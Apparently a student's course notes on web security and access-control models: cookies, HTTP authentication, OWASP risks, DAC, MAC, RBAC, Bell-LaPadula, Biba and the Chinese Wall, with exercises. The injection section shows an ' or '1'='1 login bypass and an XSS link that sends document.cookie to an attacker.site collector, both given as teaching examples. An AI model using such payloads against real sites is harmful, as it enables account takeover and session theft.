Just with headers is possible to **track users** combining infos like browser, ip address , email and referer. *REFERER: the page from which the client came, including search terms used in search engines*.

Cookies

Piece of data given to the client by the server and returned by the client to the server in subsequent requests.

Were introduced to introduce to allow session management but it can contain any type of data (up top 4Kb). Each cookie has a specific lifetime.

They are not too secure!!


HTTP Authentication

HTTP supports 2 method of authentication:

- Basic authentication: Based on simple login/password, they are sent in clear but if we stablished an SSL session with the server we can send sensitive infos. Credentials are sent on every request to the same realm
- Digest authentication: Server send a *nonce* and the client hashes it based on login/password, and sends only cryptographic hash over the net. (seldom used)

SERVER side security

The most common and critical web application security risks are:


A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication and Session Management
A4: Insecure Direct Object References
A5: Cross Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Failure to Restrict URL Access
A8: Insecure Cryptographic Storage
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards

Unvalidated input

is the most critical thing to think about.

Possible attacks include:

- System command insertion
- SQL injection
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (XSRF)
- Clickjacking (XSRF)
- Exploiting buffer overflows
- Format string attacks.

!! Only **server side input validation** can prevent these attacks.

Injection Flaws:


there are different type of injection attacks like towards the operating system, the dbms or just the script language running. Examples of SQL Injection:

```
SELECT * FROM users WHERE user='$usr' AND passwd='' or '1' = '1'
```

since '1' = '1' will always be true and we will authenticate even without knowing the password.

In order to avoid this, is necessary to filter user inputs, choose safe calls to external systems, use precomputed sql statements.

Javascript and XSS:



- The malicious link would be:

```
http://www.vulnerable.site/welcome.php?
  name=<script>window.open(
                  "http://www.attacker.site/collect.php?cookie="
                   %2Bdocument.cookie)
        </script>
```

- And the response page would look like:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>
 window.open(
  "http://www.attacker.site/collect.php?cookie="
  +document.cookie)
</script>
<BR>
Welcome to our system
...
</HTML>
```

GOTO: TOP

Access Control: Policies, Models and Mechanisms

Authentication is not enough —> authorization

A Security Policy is a document that specifies *who can do what*. Example: “ Armando can edit ‘file1’ ”.

A security model provides a formal representation of a security policy.

A Security mechanism is what ensure that the policy is respected. It defines the low level software/hardware functions that implements the controls imposed by the policy and stated in the model.

An access control system needs to be able to do:

- Prevention: prevent people from accessing files they are not allows to
- Detection: find if someone is violating the policy
- Accountability: assign a responsable to a violation of the policy

Example of a security policy:

> A student has full access to information that he or she created. Students have no access to other students’ information unless explicitly given. Students may access and execute a pre-defined selection of files and/or applications. ...

Secuirty Policies

there are different types of access control policies:

- **Discretionary (DAC)**: ownership of the resources; like in computers: if i create a file, i’m the owner so i can do whatever i want with it, I can also decide who else can read or write my file. It’s not always the prefereed one.
- **Mandatory (MAC)**: there is a central authority who decide the policies on a system
- **Role-based (RBAC)**: based on the role that an user have in the system. It is based on rules stating what accesses are allowed to users in given roles.

Access control within the system is supported by some components like an authorization database, a reference monitor and an auditing system which should log all of the transactions and notify if something is wrong.

System knows who the user is, i.e. authentication is done. Every request passes through a trusted component called reference monitor, that must enjoy the following properties:

- Tamper-proof: it should not be possible to alter it (or at least it should not be possible for alterations to go undetected);
- Non-bypassable: it must mediate all accesses to the system and its resources;

- Security kernel: it must be confined in a limited part of the system;
- small: it must be of limited size to be susceptible of rigorous verification methods

Protection State and security policy

A *state* of a system is the collection of current values of all memory location. When we talk about security we are concerned about the protection state like:

- **file system**: we don't care about the content of a file but rather who is reading/writing files ;
- **network**: again we don't care about the payload but rather the header so where is the packet from and to whom is going.
- **program**: the important stuff here is the program counter, call stack and pointer addresses

A **security policy** partitions the state of a system into authorized/secure state and unauthorised/nonsecure state

A **security mechanism** prevents a system from entering in a *nonsecure state*.

A **secure system** is a system that starts in an authorized state and cannot enter an unauthorized state (= nonsecure state).

> An example is Kerberos:
>
> - security policy: expresses which users can access what servers in a realm. Is written by the system administrators.
> - security mechanism: kerberos and kerberized applications
> - system state: state of protocols runs and of client/server

Discretionary Access Control (DAC)


The user is the owner of the resources and control their access. He can also transfer ownership of information to other users.

It suffer from some vulnerabilities like trojan horses.

Access Control Matrix Model:

Simple framework for describing a protection system by describing the privileges of subjects on objects.

- *Subjects* : processes that behave under the name of a user
- *Object*: data, memory banks, processes
- *Privileges*: Read, Write, Modify, Execute


Objects
Subjects
Privileges (rights)

	File 1	File 2	File 3	File 4	Account 1	Account 2
Alice	Own R W		W X		Inquiry Credit	
Bob	R	Own R W	W	R	Inquiry Debit	Inquiry Credit
Charlie	R W	R		Own R X		Inquiry Debit

In the access control matrix model the **protection state** is given by a triple: **(S,O,M)** where: S —> set of subjects; O —> set of objects; M —> a matrix defining the privileges for each (S,O)

While the **state transition** is described by commands like: *Enter* privilege *into* M(s,o) *Create* subject s *Destroy* object o

The Harrison-Ruzzo-Ullman Model

Is a language that allow to specify the policy by using the access control matrix model.

State: (S,O,M) for subjects, objects, matrix

State transitions: described by:


```
command $c(x_1, \ldots, x_k)$
  if $r_1$ in $M(x_{s_1}, x_{o_1})$ and $\ldots$ $r_m$ in $M(x_{s_m}, x_{o_m})$
  then $op_1$; $\ldots$ $op_n$
end
```

```
//Example
command create.file(s, o)
  create o
  enter Own into M(s, o)
  enter R into M(s, o)
  enter W into M(s, o)
end
```

Access Matrix 2.0:


Since most of the cell in an access matrix will be empty, people came up with new systems:

- Access Control List: once list for each column of the matrix, so per file. It's the most used system (for example in Unix)
- Capabilities List : one list for each row of the matrix, so per user. It is less common.



Example: ACL on UNIX

```
> ls -la
drwx------ 8 armando users 12288 May 26 22:34 .
drwx------ 9 armando users  4096 May 26 19:07 ..
-rw-r--r-- 1 armando users  6523 May 27 00:35 access.tex
drwxr-xr-x 2 armando users  2048 May 26 22:27 fig/
```



As we can see in the above picture, the UNIX Access Control List has only 3 elements: **owner (user), group and other**. The permission bits are assigned to files (objects) by their owner(s) or by the administrator (root) through the command: `chmod`. It is also possible to assign users to groups using `useradd` ; While objects are assigned to a single user and a single group by using `chown and chgrp`.

R W X : what they stands for:

R: permission to read the file. For directories, this means permission to list the contents of the directory.

W: permission to write to (change) the file. For directories, this means permission to create and remove files in the directory.

X: permission to execute the file (run it as a program). For directories, this means permission to access files in the directory.

Special mode bit

- **setuid bit**: set the process's effective user ID to that of the file being executed. Example: my user id doesn't have permission to write on a certain file, but if i open the text editor with root's UID i'll be able to write on it.

  > better example: changing password
  >
  > I (normal user) run the 'passwd' program, the operating system will create a new process with root's uid to give 'us', root capabilities to passwd. So what happens is that the normal user is "upgraded" to root to change their passwords in the password file.

  ```
  -rwsr--r-- 1 root root  68208 May 27 00:35 passwd
  ```

- **setgid bit**: set the process's effective group ID to that of the file upon execution.

  ```
  -rwxr-sr-x 1 root tty  35200 May 27 00:35 wall
  ```

So, when a user other than the owner executes the file, the process will run with user and/or group permissions set upon it by its owner. For example, if the file is owned by user root and group wheel, it will run as root:wheel no matter who executes the file.

GOTO: Exercises

Problems with Discretionary Policies: Trojan Horses

The problem is that discretionary policies do not distinguish users from subjects. The former are passive entities who can connect to the system (people) and have some authotrizations, while subjects are processes originated from the users and they execute on their behalf.

This means that the system won't check who's lunching a program, meaning that the program can start spawning malicious processes, able to exploit the authorizations of the user and thus bypass the policies and get access to all type of data in a machine.

Solution: Mandatory Access Control (MAC)

> In mandatory access control (MAC), the system (and not the users) specifies which subjects can access specific data objects.
>
> The MAC model is based on security labels. Subjects are given a security clearance (secret, top secret, confidential, etc.), and data objects are given a security classification (secret, top secret, confidential, etc.). The clearance and classification data are stored in the security labels, which are bound to the specific subjects and objects.
>
> When the system is making an access control decision, it tries to match the clearance of the subject with the classification of the object.


There are 4 different models of MAC:

- the Bell-La Padula model
- the Biba model
- the Chinese Wall model
- the Clark-Wilson model (integrity of transaction)

In the MAC the idea is to associate security labels to object (indicating critically) and formal authorization to subjects.

Example from military: users and objects assigned a clearance level like secret, top secret, etc. Users can only read [write] objects of equal or lower [higher] levels. (So, i can only read files that have my level or below; while i can write files that have a higher level of clearances)

More rigid than DAC, but also more secure.



Bell-La Padula model


This model is focused on **confidentiality** and combine aspectcs of DAC and MAC. Infact there are:

- an access control matrix (Read, Write, Execute)
- multi level security: a mandatory policies that prevent infos flowing from a high security level to a lower one

It uses the following rules:


- a Subject can **Read** Objects only if the obj is on the **same level or lower**;
- a Subject can **Write** Objects only if the obj is on the **same level or higher**;

Also known as no-read-up (NRU):



e.g.: an 'unclassified' *s* should not be able to read a 'confidential' *o*.

Also known as no-write-down (NWD):



e.g.: a 'confidential' *s* should not be able to write an 'unclassified' *o*.

Trojan horse problem: if the trojan starts doing intensive cpu computation, the activity can be observed by everyone, so the attacker (John) can "read" the pattern and get the data. So basically the trojan horse is using cpu usage as covert channel.

Biba Model

This model is focused on **integrity** (so unauthorised modification of data) and uses the opposite idea of Bell-LaPadula. It introduce:

- **relax no-read-down**: it allow a subject to read down, but first lower its integrity level to that of the object being read.
- **relax no-write-up**: Lower object level to that of subject doing the write.

The Biba model can be combined with the Bell-LaPadula model.

The Chinese Wall Model

A lot of companies use it for example to certify commercial papers. The focus is in avoiding **information flow that causes a conflict of interest**

It's an adaptation of Bell-LaPadula but with 3 levels of abstraction:

- **Companies**
- **Subjects**
- **Objects**


All objects (O) concerning the same company (C) are collected in a **company dataset** (cd: O —> C)

A conflict of interest class indicate which companies are in competition. (cic: O —> P(C))

The <u>security label</u> of an object ‘O’ is the pair `( cic(O), cd(O) )`

Example:

- Each object belongs to a unique company dataset.
- Each company dataset is contained in a unique conflict class.
- A conflict class may contain one or more company datasets.
- For example, chocolate, banks and airlines:



- Six company datasets: one for each company.
- Three conflict classes: {Suchard, Cadbury}, {UBS, Credit Lyonnais, Deutsche Bank}, {Lufthansa}.

Problem: what happen if a program simultaneamente access two files (objects) from 2 rival company?


Solution: we use a boolean matrix to see if we opened a file from a rival company and <u>as soon we want to access a file from another company, we close the first set of files</u>.

```
N (s,o) = true if subject s has had access to object o
```

Rule: A subject *s* can access any information as long as it has never accessed information from a different company in the same conflict class.

s is permitted access to *o* only if for all *o*' with *N*(*s*,*o*') = true, it holds *cd*(*o*) = *cd*(*o*') or $cd(o) \notin cic(o')$.

Example:




- Initially (figure on the left), each object can be accessed.
- If *s* reads from a file on Suchard, then a subsequent access request
  - to any bank or to Lufthansa would be granted,
  - to Cadbury files would be denied.
- A subsequent access
  - to Lufthansa does not affect future accesses,
  - to a file on Credit Lyonnais blocks future accesses to UBS or Deutsche Bank.
- From that point on (figure on the right, with grey datasets blocked), only objects on Suchard, Lufthansa or Credit Lyonnais (or in a new conflict class) can be accessed.

Role-Based Access Control

Is widely used in commercial applications, it allows to specify for each user a set of responsabilities.


The difference between conventional DAC approaches is that here we talk about **role, hence a set of permission**, while in DAC we use groups (set of users).

Example of Role-based Access Control:



User	Permission
Alice	GrantTenure
Alice	AssignGrades
Alice	ReceiveHBenefits
Alice	UseGym
Bob	GrantTenure
Bob	AssignGrades
Bob	UseGym
Charlie	GrantTenure
Charlie	AssignGrades
Charlie	UseGym
David	AssignHWScores
David	Register4Courses
David	UseGym
Eve	ReceiveHBenefits
Eve	UseGym
Fred	Register4Courses
Fred	UseGym
Greg	UseGym

or we could **factorise permissions in roles**:




User Assignment (UA)

User	Role
Alice	PCMember
Bob	Faculty
Charlie	Faculty
David	TA
David	Student
Eve	UEmployee
Fred	Student
Greg	UMember

Permission Assignment (PA)

Role	Permission
PCMember	GrantTenure
PCMember	AssignGrades
PCMember	ReceiveHBenefits
PCMember	UseGym
Faculty	AssignGrades
Faculty	ReceiveHBenefits
Faculty	UseGym
TA	AssignHWScores
TA	Register4Courses
TA	UseGym
UEmployee	ReceiveHBenefits
UEmployee	UseGym
Student	Register4Courses
Student	UseGym

We could simplify it even more by introducing **role hierarchies**:


User Assignment (UA)

User	Role
Alice	PCMember
Bob	Faculty
Charlie	Faculty
David	TA
David	Student
Eve	UEmployee
Fred	Student
Greg	UMember

Permission Assignment (PA)

Role	Permission
PCMember	GrantTenure
Faculty	AssignGrades
TA	AssignHWScores
UEmployee	ReceiveHBenefits
Student	Register4Courses
UMember	UseGym

The Role Based Access control supports the following features:

- **Least privilege**: meaning that Roles allow a user to sign on with the least privilege required for the particular task she needs to perform. Users authorized to powerful roles do not need to exercise them until those privileges are actually needed. This minimizes the danger of damage due to inadvertent errors or Trojan Horses.
- **Separation of duties**: we (as admin) can specify that roles must be kept separate. For example a student can't be also a teacher and viceversa.
- **Constraints enforcement**: it is possibile to specify a few constraints like cardinality constraints on roles. For example we don't want to have 2 "Principals".

Administrative RBAC:

Is a mechanism to simplify role's update. (Sometimes it is necessary to change the role of a user just for a little bit, maybe more times in a day.)

- **URA97** (User Role Assignment 97): in this model administrative action can only modify the User Assignment (UA) relation. Example: `can_assign:` `UEmployee: {Student, ¬TA} ==> PTEmployee` means that everyone who is 'UEmployee' can set to 'PTEmployee' only if it's already a student and is not a Teaching Assistant (TA)

  `can_revoke:` `UEmployee: {Student} ==> ¬Student` means that an 'UEmployee' can take away the Student role only to someone who is already a Student.

Auditing

Is a system that check for violation in security policies (or strange behaviour) and if so, informs the administrator. This system should not be bypassable or shut down by any user.

GOTO: TOP

EXERCISES on Access Control:

1. MAC: Bell-LaPadula

Si consideri il modello MAC di Bell-LaPadula e si indichino i permessi concessi ad un utente con security label: `(secret, {personnel, design, assistance})` *relativamente a documenti classificati nel seguente modo*:

1. (top secret, {design});
2. (top secret, {personnel, production, design, assistance});
3. (secret, {personnel, assistance});
4. (secret, {production, design});
5. (secret, {});
6. (confidential, {personnel, assistance});
7. (confidential, {production,design});
8. (confidential, {});

SOLUTION:

Ricordiamo che:

- (r2, c2) domina (r1, c1) se e solo se $r1 \leq r2 \land c1 \subseteq c2$;
- No-read-up rule
- No-write-down rule

Per esempio, per la prima domanda (1. (top secret, {design});) ci chiediamo:

- READ: top-secret è $\leq$ di secret ? $\land$ {design} è contenuto in ($\subseteq$) {personnel, design, assistance} ? —> NO per il primo membro quindi non ha permessi di lettura.
- WRITE: secret è $\leq$ di top-secret ? $\land$ {personnel, design, assistance} è contenuto in ($\subseteq$) {design} ? —> NO per il secondo membro quindi non ha permessi di scrittura.

Quindi:

1. Nessun diritto
2. sola scrittura
3. sola lettura
4. nessun diritto
5. sola lettura
6. solo lettura
7. nessun diritto
8. solo lettura

2. DAC: setgid

This is a simplified dump of ls -la shell command:

```
-rw-r-----  alice   alice   1
-r--r-----  bob     admins  2
-rw-r-----  charlie charlie 3
-rw-rw----  alice   admins  4
---x--x--x  charlie alice   editor
---x--s---  alice   admins  editor-super
```

Unix users Alice, Bob and Charlie, have the following uid e gid:

```
id alice:   uid=1000(alice)     groups=1000(alice)
id bob:     uid=1001(bob)       groups=1001(bob)
id charlie: uid=1002(charlie)   groups=1002(charlie), 1003(admins)
```

There are 2 executable files:

- editor: lets you open a file with Read and Write capabilities;
- Editor-super: same as editor

Draw an access control matrix with subjects and objects that shows, for each combination of subject and object whether the subject will be able to read (R), write (W) or execute (X) the respective object

Solution:

Keeping in mind that editor-super adds capabilities to users but it can only be run by Alice or Charlie (through the admins group)

The file 'editor' doesn't add any permission to what an user can do.

	1	**2**	**3**	**4**
Alice	R,W	R (by calling editor-super, Alice will get admins rights and group admins can read file 2)	---	R,W
Bob	---	R	---	--
Charlie	---	R	R,W	R,W

